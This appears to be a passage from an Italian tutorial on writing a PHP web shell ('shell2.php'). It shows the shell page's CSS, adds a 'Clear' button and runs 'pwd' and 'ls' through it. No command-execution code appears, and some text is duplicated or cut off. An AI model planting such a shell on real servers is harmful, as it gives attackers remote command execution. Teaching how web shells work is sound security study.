

GNU nano 7.2
shell2.php
transition: all 0.3s ease;
}
.shell-container input[type="submit"]:hover {
background-color: #45a049;
}
.shell-container pre {
background-color: #f9f9f9;
border: 1px solid #cccccc;
padding: 15px;
border-radius: 5px;
overflow-x: auto;
max-height: 300px;
overflow-y: auto;
margin-bottom: 20px;
text-align: left;
font-size: 14px;
line-height: 1.5;
color: #000000;
}
.clear-btn {
position: absolute;
top: 10px;
right: 10px;
background-color: #ffd600;
color: #000000;
border: none;
border-radius: 5px;
width: 40px;
height: 40px;
cursor: pointer;
display: flex;


height: 40px;
cursor: pointer;
display: flex;
justify-content: center;
align-items: center;
transition: background-color 0.3s ease;
}
.clear-btn:hover {
background-color: #ffea00;
}
</style>
</head>
<body>




Per completezza andiamo anche ad inserire un pulsante “Clear” per cancellare il comando eseguito e il suo output.

Così possiamo eseguire tutti i comandi che vogliamo senza dover



Utilizziamo il comando “pwd” nella shell e ci restituisce il suo path.



Testiamo anche il comando “ls” vediamo che la nostra shell lo esegue e ci fornisce la lista dei file all’interno della directory.